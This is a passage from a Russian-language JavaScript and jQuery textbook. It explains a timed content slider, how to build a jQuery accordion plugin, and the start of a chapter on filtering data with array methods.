Например, если мы имеем четыре слайда, первый из них отобразится по умолчанию при загрузке страницы, а внизу будет создано четыре кнопки.




Порядковый номер позволяет сценарию определять каждый отдельный слайд. Чтобы знать, какой из них выводится в данный момент, используется переменная с именем **currentIndex**, которая хранит порядковый номер текущего слайда. Сразу после загрузки страницы она равна 0, потому отображается первый элемент. Сценарию также нужно знать, какой слайд должен быть загружен следующим; для этого предусмотрена переменная **newSlide**.

Что касается перехода между слайдами (с созданием соответствующего визуального эффекта), то если у нового слайда порядковый номер *выше*, чем у текущего, он размещается *справа* от группы. По мере того как видимый слайд уезжает влево, его место занимает новый.



Если у нового слайда порядковый номер *ниже*, чем у текущего, он размещается слева от него. По мере того как видимый слайд уезжает вправо, его место занимает новый.



По окончании анимации скрытые слайды размещаются за текущим.

ИСПОЛЬЗОВАНИЕ СЛАЙДЕРА

После подключения сценария к странице любой HTML-код с приведенной ниже структурой будет превращен в слайдер.

На одной странице может находиться несколько слайдеров, и все они будут трансформированы с помощью одного и того же сценария, который мы рассмотрим на следующих двух страницах.

c11/slider.html **HTML**

```
<div class="slide-viewer">
  <div class="slide-group">
    <div class="slide slide-1"><!-- контент слайда --></div>
    <div class="slide slide-2"><!-- контент слайда --></div>
    <div class="slide slide-3"><!-- контент слайда --></div>
    <div class="slide slide-4"><!-- контент слайда --></div>
  </div>
</div>
<div class="slide-buttons"></div>
```

Ширина элемента **slide-viewer** не является постоянной, потому она изменяется динамически. Но высота должна быть определена, поскольку слайдер имеет абсолютное позиционирование (это выводит его из потока документа, в результате чего его высота автоматически оказывается равна **1px**).

Каждый слайд выводится с той же шириной и высотой, что и у контейнера. Если содержимое слайда больше, свойство **overflow** элемента **slide-viewer** прячет те его части, которые выходят за рамки контейнера. Если слайд оказывается меньшим, он размещается в левом верхнем углу.

c11/css/slider.css **CSS**

```
slide-viewer {
  position: relative;
  overflow: hidden;
  height: 300px;}

.slide-group {
  width: 100%;
  height: 100%;
  position: relative;}

.slide {
  width: 100%;
  height: 100%;
  display: none;
  position: absolute;}

.slide:first-child {
  display: block;}
```

ОБЗОР СЦЕНАРИЯ ДЛЯ СОЗДАНИЯ СЛАЙДЕРА

Селектор jQuery находит слайдеры в HTML-коде. Затем для каждого из них запускается анонимная функция, которая создает соответствующие виджеты. Эта функция состоит из четырех ключевых этапов.

1. ПОДГОТОВКА

Переменные, которые нужны слайдеру, находятся в области видимости функции, поэтому они:

- могут иметь разные значения для разных слайдеров;
- не конфликтуют с переменными за пределами сценария.

2. СМЕНА СЛАЙДА: **MOVE()**

Функция **move()** используется для перехода от одного слайда к другому, а также для обновления кнопок, которые показывают, какой из слайдов выводится в данный момент. Она вызывается, когда пользователь щелкает мышью по кнопке, а также автоматически, из функции **advance()**.

3. ТАЙМЕР СМЕНЫ СЛАЙДА ЧЕРЕЗ 4 СЕКУНДЫ: advance()

Таймер будет вызывать функцию **move()** через каждые четыре секунды. Для его создания в стандартном объекте **window** предусмотрен метод **setTimeout()**. Он вызывает функцию по истечении определенного периода (в миллисекундах). Таймер часто присваивают переменной; он имеет следующий синтаксис:

```
var timeout = setTimeout(function, delay);
```

- *timeout* имя переменной, которая будет связана с таймером;
- *function* может быть именованной или анонимной функций;
- *delay* задержка перед вызовом функции (в миллисекундах).

Для остановки таймера нужно вызвать метод **clearTimeout()**. Он принимает один параметр — переменную, которая была связна с таймером:


```
clearTimeout(timeout);
```

4. ОБРАБОТКА ВСЕХ СЛАЙДОВ, НАХОДЯЩИХСЯ ВНУТРИ СЛАЙДЕРА

Код циклически перебирает каждый слайд, чтобы:

- создать слайдер;
- добавить к каждому слайду кнопку и обработчик события, который вызывает функцию **move()** при щелчке по этой кнопке.

СЦЕНАРИЙ СЛАЙДЕРА



1. На странице может находиться несколько слайдеров, поэтому сценарий начинается с поиска всех элементов, у которых атрибут **class** имеет значение **slider**. Для обработки каждого из них вызывается анонимная функция.
2. Создаются переменные для хранения:
i) текущего слайдера;
ii) обертки вокруг слайдов;
iii) всех слайдов в слайдере;
iv) массива кнопок (по одной для каждого слайда);
v) текущего слайда;
vi) таймера.
3. Дальше идет функция **move()** (см. с. 526). Примечание. Она не показана на блок-схеме.
4. Функция **advance()** создает таймер.
5. Сначала очищается текущий таймер, затем устанавливается новый. Когда время истекает, запускается анонимная функция.
6. Инструкция **if** проверяет, является ли текущий слайд последним. Если нет, функции **move()** передается параметр, который приказывает ей перейти к следующему слайду.
7. Каждый слайд обрабатывается анонимной функцией.
8. Для каждого слайда создается элемент **button**.
9. Если порядковый номер слайда совпадает со значением переменной **currentIndex**, к кнопке добавляется класс **active**.
10. К каждой кнопке добавляется обработчик событий. При щелчке мышью он вызывает функцию **move()**. Порядковый номер указывает, какой слайд нужно переместить.
11. Затем кнопки добавляются в соответствующие контейнер и массив. Массив используется функцией **move()** для обозначения текущего слайда.
12. Вызывается функция **advance()**, которая запускает таймер.

JAVASCRIPT c11/js/slider.js

```
1  $('.slider').each(function(){                    // Для каждого слайдера
2    var $this   = $(this),                         // Текущий слайдер
     var $group  = $this.find('.slide-group'),      // Получаем группу слайдов (контейнер)
     var $slides = $this.find('.slide'),            // Создаем объект jQuery для хранения всех слайдов
     var buttonArray  = [],                         // Создаем массив для хранения кнопок навигации
     var currentIndex = 0,                          // Сохраняем индекс текущего слайда
     var timeout;                                   // Устанавливаем интервал автоперелистывания

3                                                   // move() - Функция для перехода между слайдами (см. следующую страницу)

4    function advance() {                           // Задает интервал между сменой слайдов
5      clearTimeout(timeout);                       // Очищаем предыдущий интервал
                                                    // Устанавливаем таймер на запуск анонимной функции каждые 4 секунды
       timeout = setTimeout(function(){             // Устанавливаем новый таймер
6        if (currentIndex < ($slides.length - 1)) { // Если слайд < количества слайдов
           move(currentIndex + 1);                  // Переходим к следующему слайду
         } else {                                   // Иначе
           move(0);                                 // Переходим к первому слайду
         }
       }, 4000);                                    // Сколько миллисекунд будет ждать таймер
     }

7    $.each($slides, function(index){
                                                    // Создаем элемент button для кнопки
8      var $button = $('<button type="button" class="slide-btn">&bull;</button>');
9      if (index === currentIndex) {                // Если индекс принадлежит текущему элементу
         $button.addClass('active');                // Добавляем класс active
       }
10     $button.on('click', function(){              // Создаем обработчик событий для кнопки
         move(index);                               // Он вызывает функцию move()
11     }).appendTo('.slide-buttons');               // Добавляет кнопки в контейнер и
       buttonArray.push($button);                   // В массив
     });

12   advance();

   });
```

ПРОБЛЕМА: ПОЛУЧЕНИЕ ПОДХОДЯЩЕГО ИНТЕРВАЛА МЕЖДУ СЛАЙДАМИ С ПОМОЩЬЮ ТАЙМЕРА

Каждый слайд должен отображаться на протяжении четырех секунд (прежде чем таймер перейдет к следующему). Но если пользователь щелкнет мышью по кнопке через две секунды, новый слайд может быть сменен быстрее, поскольку таймер уже начал отсчет.

РЕШЕНИЕ: СБРОС ТАЙМЕРА ПРИ КАЖДОМ НАЖАТИИ КНОПКИ

Функция **advance()** очищает таймер, прежде чем запускать его снова. При каждом щелчке по кнопке функция **move()** (представленная на следующих двух страницах) вызывает функцию **advance()**, гарантируя тем самым, что слайд будет демонстрироваться ровно четыре секунды.

ФУНКЦИЯ MOVE()

1. Функция **move()** создает анимированный переход между двумя слайдами. При ее вызове нужно указать, к какому слайду требуется перейти.

2. Создаются две переменные, которые определяют, в какую сторону выполняется перелистывание — влево или вправо.

3. Вызывается функция **advance()** для сброса таймера.

4. Сценарий проверяет, находится ли слайдер в процессе анимации и выбрал ли пользователь текущий слайд. В любом из этих случаев не предусмотрено никаких действий, а инструкция **return** предотвращает выполнение остального кода.

5. Ссылки на каждую кнопку были сохранены в массиве в пункте 11 на предыдущей странице. С помощью этого массива обновляется текущая кнопка.

6. Если новый элемент имеет больший индекс, слайдер должен выполнить переход справа налево. Если индекс меньше, нужен переход слева направо. Сначала этим переменным присваиваются значения, а потом они используются на шаге 7.

slideLeft помещает новый слайд относительно текущего (справа от него при значении 100 % и слева, если значение равно -100 %).

animateLeft указывает направление перемещения текущего слайда (влево или вправо), позволяя новому занять свое место (значение -100 % перемещает текущий слайд влево, а 100 % — вправо).

7. Новый слайд помещается справа или слева от текущего, в зависимости от значения переменной **slideLeft**. Его свойству **display** присваивается значение **block**, чтобы он мог стать видимым. Новый слайд определяется с помощью переменной **newIndex**, которая была передана в функцию.

8. Затем текущий слайд перемещается влево или вправо в зависимости от значения переменной **animateLeft**. Текущий слайд определяется с помощью переменной **currentIndex**, которая была определена в начале сценария.

JAVASCRIPT c11/js/slider.js

```
                                        // Подготовка сценария, показанная на предыдущей странице

1 function move(newIndex) {             // Меняем старый слайд на новый
2   var animateLeft, slideLeft;         // Объявляем переменные

3   advance();                          // При перемещении слайда опять вызываем advance(

                                        // Если это текущий слайд, ничего не делаем
4   if ($group.is(':animated') || currentIndex === newIndex) {
      return;
    }

5   buttonArray[currentIndex].removeClass('active');    // Удаляем класс из элемента
    buttonArray[newIndex].addClass('active');           // Добавляем класс к новому элементу

    if (newIndex > currentIndex) {      // Если новый элемент больше текущего
      slideLeft = '100%';               // Помещаем новый слайд вправо
      animateLeft = '-100%';            // Анимируем переход текущей группы влево
6   } else {                            // Иначе
      slideLeft = '-100%';              // Помещаем новый слайд влево
      animateLeft = '100%';             // Анимируем переход текущей группы вправо
    }
    // Помещаем новый слайд слева (если меньше) или справа (если больше) от текущего
7   $slides.eq(newIndex).css( {left: slideLeft, display: 'block'} );
8   $group.animate( {left: animateLeft} , function() {  // Анимируем слайды и
9     $slides.eq(currentIndex).css( {display: 'none'} );// Прячем предыдущий слайд
10    $slides.eq(newIndex).css( {left: 0} );            // Устанавливаем позицию нового элемента
11    $group.css( {left: 0} );                          // Устанавливаем позицию группы слайдов
12    currentIndex = newIndex;                          // Присваиваем currentIndex новое изображение
    });
  }

                                        // Обработка переходов между слайдами, показанная на с. 525
```

Когда анимация слайда заканчивается, анонимная функция выполняет следующие вспомогательные действия.

9. Слайд, указанный в **currentIndex**, скрывается.

10. Новый слайд выравнивается по левому краю (свойству **left** присваивается 0).

11. Все остальные слайды тоже выравниваются по левому краю (свойству **left** присваивается 0).

12. На данном этапе переход уже выполнен, а новый слайд является видимым, потому пришло время обновить переменную **currentIndex**, присвоив ей порядковый номер отображающегося слайда. Для простоты этот номер можно взять в переменной **newIndex**.

Теперь, когда функция определена, код создает таймер и перебирает все слайды, генерируя для каждого из них кнопку и обработчик событий (шаги 4–12 на с. 525).

СОЗДАНИЕ ПЛАГИНА JQUERY

Плагины jQuery позволяют добавлять новые методы в одноименный объект, не изменяя саму библиотеку.

Плагины jQuery имеют преимущества по сравнению с обычными сценариями.

- Вы можете выполнять одно и то же действие с любыми элементами, которые соответствуют гибкому синтаксису селекторов jQuery.
- После того как плагин завершит свою работу, к нему можно подключить другие методы (в контексте той же выборки).
- Плагины способствуют многократному использованию кода (в рамках одного или многих проектов).
- Плагины широко распространены в сообществе JavaScript и jQuery.
- Поскольку сценарий находится внутри немедленно выполняемой функции (IIFE, см. с. 103), удается избежать конфликта (когда в двух сценариях используются переменные с одинаковыми именами).

Любую функцию можно превратить в плагин, если она:

- работает с выборкой jQuery;
- способна вернуть выборку jQuery.

Основная идея состоит в том, что вы:

- передаете плагину в виде выборки jQuery некоторое количество элементов DOM;
- работаете с элементами DOM с помощью кода плагина;
- возвращаете объект jQuery, чтобы к вашему методу можно было подключить другие.

В этом заключительном примере показано, как создать плагин jQuery. За основу был взят сценарий аккордеона, который вы видели в начале главы.

Оригинальная версия сценария работала со всеми подходящими элементами на странице; плагин же подразумевает вызов метода **accordion()** из выборки jQuery.

Наша выборка состоит из элементов с классом **menu**. Из нее вызывается метод **.accordion()**, по завершении которого запускается метод **.fadeIn()**.

```
$('.menu').accordion(500).fadeIn();
```

① ② ③

1. Выборка jQuery состоит из элементов, которые имеют класс **menu**.

2. В контексте этих элементов вызывается метод **.accordion()**. Ему передается один параметр — скорость анимации (в миллисекундах).

3. Как только метод **.accordion()** завершает свою работу, из той же выборки вызывается метод **.fadeIn()**.

ОСНОВНАЯ СТРУКТУРА ПЛАГИНА

1. ДОБАВЛЕНИЕ МЕТОДА В JQUERY

jQuery содержит объект под названием **.fn**, который позволяет расширять возможности этой библиотеки.

Плагины создаются в виде методов, добавляемых в объект **.fn**.

Параметры, которые могут быть переданы в функцию, размещаются внутри круглых скобок в первой строке:

```
$.fn.accordion = function(speed) {
  // Здесь находится код плагина
}
```

2. ВОЗВРАЩЕНИЕ ВЫБОРКИ JQUERY ПОДКЛЮЧЕННЫМ МЕТОДАМ

jQuery формирует набор элементов и помещает их в объект jQuery. С помощью методов этого объекта можно изменять выбранные элементы.

Поскольку jQuery позволяет подключать несколько методов к одной выборке, плагин, закончив свою работу, должен вернуть выборку следующему методу.

Выборка возвращается с помощью:

1. ключевого слова **return** (передает значение из функции);
2. ключевого слова **this** (указывает на выборку, которая была передана ранее).

```
$.fn.accordion = function(speed) {
  // Здесь находится код плагина
  return this;
}
```

3. ЗАЩИТА ОБЛАСТИ ВИДИМОСТИ

jQuery — не единственная библиотека на JavaScript, которая использует символ **$** в качестве сокращения, поэтому код плагина находится внутри функции IIFE, создающей для него отдельную область видимости.

Ниже в первой строке функция IIFE имеет один именованный параметр — **$**. В последней строке вы можете видеть, что в функцию передается выборка jQuery.

Внутри плагина символ **$** играет роль имени переменной. Он указывает на объект jQuery с набором элементов, с которым плагин должен работать.


```
(function($){
  $.fn.accordion = function(speed) {
    // Здесь находится код плагина
  }
})(jQuery);
```

Для передачи большего количества значений обычно используют параметр с именем **options**.

При вызове функции параметр **options** содержит объект-литерал.

В объекте может находится набор пар «ключ/значение», представляющих разные параметры.

ПЛАГИН «АККОРДЕОН»



Чтобы использовать плагин, нужно создать выборку jQuery с любыми элементами **ul**, внутри которых находится аккордеон. В примере, представленном справа, элемент с аккордеоном имеет класс **menu** (хотя вы можете выбрать любое имя). Затем из этой выборки вызывается метод **.accordion()**:

```
$('.menu').accordion(500);
```

Этот код можно поместить в HTML-документ (как показано на соседней странице), но лучше создать для него отдельный JavaScript-файл, выполняемый после загрузки страницы (чтобы отделить JavaScript от HTML).

Полный код плагина можно видеть на следующей странице. Участки, выделенные оранжевым цветом, совпадают со сценарием, который мы рассматривали в начале этой главы.

1. Плагин помещается внутрь IIFE, чтобы создать область видимости на уровне функции. В первой строке функции передается один именованный параметр — **$** (это означает, что внутри функции можно использовать сокращение **$** для объекта).

10. В последней строке кода в функцию передается объект jQuery (без сокращения, а с помощью полного имени, **jQuery**). Объект jQuery содержит выборку элементов, с которой работает плагин. Пункты 1 и 10 означают, что символ **$**, использующийся внутри IIFE и ссылающийся на объект jQuery, не будет конфликтовать с аналогичными символами, которые применяются в качестве сокращений в других сценариях.

2. Внутри IIFE путем расширения объекта **.fn** создается метод **.accordion()**. Он принимает один параметр — скорость.

3. Ключевое слово **this** указывает на выборку jQuery, переданную в плагин. Оно используется для создания обработчика событий, который будет реагировать на щелчки мышью по элементам с классом **accordion-control**, вызывая анонимную функцию для плавного отображения или скрытия соответствующей панели.

4. Отменяется стандартное действие ссылки.

5. Выражение **$(this)** внутри анонимной функции ссылается на объект jQuery с элементом, по которому щелкнули мышью.

6. 7. 8. Единственное, чем данная анонимная функция отличается от той, что использовалась в примере в начале главы — это параметр, который передается в метод **.slideToggle()** и обозначает скорость отображения и скрытия панели (он указывается при вызове метода **.accordion()**.

9. Когда анонимная функция завершает свою работу, она возвращает объект jQuery, содержащий выбранные элементы. Это позволяет передать тот же набор элементов в другой метод jQuery.

JAVASCRIPT c11/js/accordion-plugin.js

```
(function($){                                   // Используем $ в качестве имени переменной
 $.fn.accordion = function(speed) {             // Возвращает выборку jQuery
  this.on('click', '.accordion-control', function(e){
    e.preventDefault();
    $(this)
      .next('.accordion-panel')
      .not(':animated')
      .slideToggle(speed);
  });
  return this;                                  // Возвращаем выборку jQuery
 }
})(jQuery);                                     // Передаем объект jQuery
```

Обратите внимание, что имя файла плагина начинается с jquery. Это говорит о том, что данный сценарий зависит от jQuery.

Подключив сценарий плагина, вы можете использовать метод **accordion()** в контексте любой выборки jQuery.

Ниже представлен HTML-код аккордеона. На этот раз к нему подключается как библиотека jQuery, так и плагин к ней.

HTML c11/accordion-plugin.html

```
<ul class="menu">
 <li>
  <a href="#" class="accordion-control">Классическая серия</button>
  <div class="accordion-panel"><p>Если вы любите...</p>
 </li>
 <li>
  <a href="#" class="accordion-control">Ароматная серия</button>
  <div class="accordion-panel"><p>Попробуйте...</div>
      </div>
 </li>
 <li>
  <a href="#" class='accordion-control">Морская серия</button>
  <div class="accordion-panel"><p>Внимание!...</p>
 </div>
 </li>
</ul>
<script src="js/jquery.js"></script>
<script src="js/jquery.accordion.js"></script>
<script>
 $('.menu').accordion(500);
</script>
```

ОБЗОР
ПАНЕЛИ КОНТЕНТА

- Панели контента позволяют отображать больше данных в рамках ограниченного пространства.
- Среди популярных панелей контента можно выделить аккордеоны, вкладки, фотогалереи, модальные окна и слайдеры.
- Как и в случае с любым кодом, используемым для создания веб-страниц, рекомендуется помещать контент (HTML), его представление (CSS) и поведение (JavaScript) в отдельные файлы.
- Вы можете создавать объекты для представления нужной вам функциональности (как в случае с модальным окном).
- Вы можете превращать функции в плагины jQuery, обеспечивающие многократное использование кода и позволяющие делиться им с другими разработчиками.
- Немедленно выполняемые функции (IIFE) используются для ограничения области видимости и предотвращения конфликтов именования.

Глава 12

ФИЛЬТРАЦИЯ, ПОИСК И СОРТИРОВКА

Если ваши страницы содержат много данных, вы можете помочь пользователям найти то, что им нужно. Для этого есть три способа.

ФИЛЬТРАЦИЯ

Фильтрация позволяет сократить набор значений, выбирая те из них, которые отвечают заданным критериям.

ПОИСК

Поиск позволяет выводить элементы, которые совпадают с одним или несколькими словами, введенными пользователем.

СОРТИРОВКА

Сортировка позволяет упорядочивать набор элементов на странице с учетом критериев (например, по алфавиту).

Прежде чем вы узнаете, как выполняются фильтрация, поиск и сортировка, важно, чтобы вы получили представление о том, каким образом хранятся данные, с которыми вы собираетесь работать. В этой главе во многих примерах будут использоваться массивы с объектами-литералами.


Feel the difference.
fall fruits
Akba

JAVASCRIPT-МЕТОДЫ ДЛЯ РАБОТЫ С МАССИВАМИ

Массив — это разновидность объекта. У всех массивов есть методы, перечисленные ниже; в качестве имен свойств в них используются порядковые номера. Вам часто будут встречаться массивы, хранящие сложные данные (в том числе и другие объекты).

Содержимое массива иногда называют *элементами*. Это не означает, что он хранит элементы HTML-кода; в данном случае элемент — частица информации, находящаяся в массиве. Обратите внимание, что браузер Internet Explorer поддерживает некоторые методы только с версии 9 — они помечены звездочкой.

ДОБАВЛЕНИЕ ЭЛЕМЕНТОВ	push()	Добавляет один или несколько элементов в конец массива и возвращает его новую длину
	unshift()	Добавляет один или несколько элементов в начало массива и возвращает его новую длину
УДАЛЕНИЕ ЭЛЕМЕНТОВ	pop()	Удаляет из массива последний элемент и возвращает его
	shift()	Удаляет из массива первый элемент и возвращает его
ПЕРЕБОР	forEach()	Выполняет функцию для каждого элемента массива*
	some()	Проверяет некоторые элементы массива с помощью функции*
	every()	Проверяет все элементы массива с помощью функции*
ОБЪЕДИНЕНИЕ	concat()	Создает новый массив на основе текущего и указанного в скобках (или его элементов)
ФИЛЬТРАЦИЯ	filter()	Создает новый массив с элементами, которые прошли проверку с помощью функции*
ПЕРЕУПОРЯДОЧИВАНИЕ	sort()	Меняет порядок размещения элементов в массиве с помощью функции (которая называется компаратором)
	reverse()	Меняет порядок размещения элементов в массиве на противоположный
ИЗМЕНЕНИЕ	map()	Вызывает функцию для каждого элемента в массиве, создавая новый массив с результатами

JQUERY-МЕТОДЫ ДЛЯ ФИЛЬТРАЦИИ И СОРТИРОВКИ

Коллекции в jQuery являются объектами, похожими на массивы и представляющими элементы DOM. Их методы для изменения содержимого похожи на те, что содержатся в обычных массивах. Но к выборке можно подключать и другие методы из библиотеки jQuery.

Помимо методов, представленных ниже, к операциям фильтрации и сортировки подключаются методы для анимированных переходов между пользовательскими выборками.

ДОБАВЛЕНИЕ ИЛИ ОБЪЕДИНЕНИЕ ЭЛЕМЕНТОВ	.add()	Добавляет элемент в согласованный набор
УДАЛЕНИЕ ЭЛЕМЕНТОВ	.not()	Удаляет элемент из согласованного набора
ПЕРЕБОР	.each()	Применяет одну и ту же функцию к каждому элементу согласованного набора
ФИЛЬТРАЦИЯ	.filter()	Оставляет в согласованном наборе только те элементы, которые соответствуют селектору или прошли проверку с помощью заданной функции
ПРЕОБРАЗОВАНИЕ	.toArray()	Преобразовывает коллекцию jQuery в массив элементов DOM, позволяя использовать методы, представленные на предыдущей странице

ПОДДЕРЖКА СТАРЫХ БРАУЗЕРОВ

Новые методы объекта **Array** не поддерживаются в устаревших браузерах. Однако они могут быть воспроизведены с помощью сценария под названием ECMAScript 5 Shim. ECMAScript — это стандарт, на котором основана современная версия языка JavaScript.

КРАТКИЙ ЭКСКУРС В ИСТОРИЮ JAVASCRIPT

1996	Янв	
	Фев	
	Мар	В Netscape Navigator 2 появилась первая версия JavaScript, написанная Бренданом Айком
	Апр	
	Май	
	Июн	
	Июл	
	Авг	Компания Microsoft создала совместимый скриптовый язык под названием JScript
	Сен	
	Окт	
	Ноя	Компания Netscape передала JavaScript комитету по стандартизации ECMA для дальнейшего развития
	Дек	
1997	Янв	
	Фев	
	Мар	
	Апр	
	Май	
	Июн	Был выпущен стандарт ECMAScript 1
	Июл	
	Авг	
	Сен	
	Окт	
	Ноя	
	Дек	
2016	Июн	Утвержден стандарт ECMAScript2016 (ECMAScript7)

ECMAScript — официальное название стандартизованной версии JavaScript, хотя большинство людей используют его только при обсуждении новых возможностей.

ECMA International — это комитет по стандартизации, который отвечает за развитие языка, точно так же, как Консорциум W3C следит за HTML и CSS. Впрочем, производители браузеров часто добавляют новый функционал в обход спецификации ECMA (как и в случае с HTML и CSS).

Последние редакции стандарта ECMAScript, как и новейшие возможности HTML и CSS, можно найти только в самых свежих версиях браузеров. Это, по большей части, не относится к материалу, изученному вами в процессе чтения данной книги (а имеющиеся проблемы с обратной совместимостью сглаживаются с помощью jQuery), но все же стоит остановиться на некоторых моментах, изложенных далее в главе.

Все методы объекта **Array**, представленные ниже, впервые появились в ECMAScript version 5 и не поддерживаются в Internet Explorer 8 (и версиях ниже): **forEach()**, **some()**, **every()**, **filter()** и **map()**.

Чтобы работать с ними в старых браузерах, вы можете воспроизвести их с помощью сценария ECMAScript 5 Shim: **github.com/es-shims/es5-shim**

МАССИВЫ ИЛИ ОБЪЕКТЫ: ВЫБОР ЛУЧШЕЙ СТРУКТУРЫ ДАННЫХ

Для представления сложных данных иногда бывает нужно несколько объектов. Их можно хранить в массиве или в виде свойств других объектов. При выборе подходящего варианта подумайте, как именно вы будете использовать данные.

ОБЪЕКТЫ В МАССИВЕ

Если порядок расположения объектов важен, их следует хранить в массиве, поскольку так каждый элемент будет иметь порядковый номер (пары «ключ/значение» в объектах не упорядочены). Но имейте в виду, что порядковый номер может изменится при добавлении/удалении объектов. Массивы также имеют свойства и методы, которые помогают при работе с последовательностями элементов. Например:

- метод **sort()** меняет порядок следования элементов в массиве;
- свойство **length** хранит количество элементов.

```
var people = [
  {name: 'Клара', rate: 70, active: true},
  {name: 'Камила', rate: 80, active: true},
  {name: 'Григорий', rate: 75, active: false},
  {name: 'Лаврентий', rate: 120, active: true}
]
```

Чтобы получить данные из массива объектов, вы можете использовать их порядковые номера:

```
// Так мы получим зарплату Камилы
person[1].name;
person[1].rate;
```

Для добавления/удаления объектов следует использовать методы массива.

Для перебора элементов массива предусмотрен метод **forEach()**.

ОБЪЕКТЫ В ВИДЕ СВОЙСТВ

Чтобы обращаться к объектам по имени, их можно сделать свойствами другого объекта (это удобно, поскольку, в отличие от массива, вам не придется перебирать все элементы, чтобы получить доступ только к одному из них).

Но имейте в виду, что каждое свойство имеет уникальное имя. Например, в одном и том же объекте не может быть двух свойств с именем **Clara** или **Camila**:

```
var people = {
  Clara = {rate: 70, active: true},
  Camila = {rate: 80, active: true},
  Grisha = {rate: 75, active: false},
  Lavrent = {rate: 120, active: true}
}
```

Чтобы извлечь данные из объекта, который является свойством другого объекта, можно использовать его имя:

```
// Так мы получим гонорар Клары
people.Clara.rate;
```

Для добавления/удаления свойства объекта можно присвоить ему пустую строку или использовать ключевое слово **delete**.

Перебирать дочерние объекты можно с помощью свойства **Object.keys**.


ФИЛЬТРАЦИЯ

Фильтрация позволяет сократить набор значений и создать подмножество данных, отвечающих определенным критериям.

Для знакомства с механизмом фильтрации мы возьмем сведения о фрилансерах и их почасовой оплате. Каждый человек представлен объектом-литералом (в фигурных скобках). Группа объектов хранится в массиве:

```
var people = [
 {
  name: 'Клара',
  rate: 60
 },
 {
  name: 'Камила',
  rate: 80
 },
 {
  name: 'Григорий',
  rate: 75
 },
 {
  name: 'Лаврентий',
  rate: 120
 }
];
```

Перед выводом данные будут отфильтрованы. Для этого объекты, представляющие людей, нужно обработать в цикле. Если их оплата превышает 65 ₽, но не дотягивает до 90 ₽, они помещаются в новый массив с именем **results**.



ИМЯ	ЧАСОВАЯ ОПЛАТА (₽)
Камила	80
Григорий	75

ОТОБРАЖЕНИЕ МАССИВА

На следующих двух страницах вы увидите два разных подхода к фильтрации данных в массиве **people**. Но в обоих случаях используются методы объекта **Array**: **.forEach()** и **.filter()**.

Эти методы перебирают содержимое массива, находят фрилансеров, которые берут за свои услуги от 65 до 90 ₽ в час, и добавляют их в новый массив с именем **results**.

После создания массива **results** его элементы с помощью цикла помещаются в HTML-таблицу (результат показан на предыдущей странице).

Ниже вы можете видеть код, который выводит сведения о фрилансерах, оказавшихся в массиве **results**.

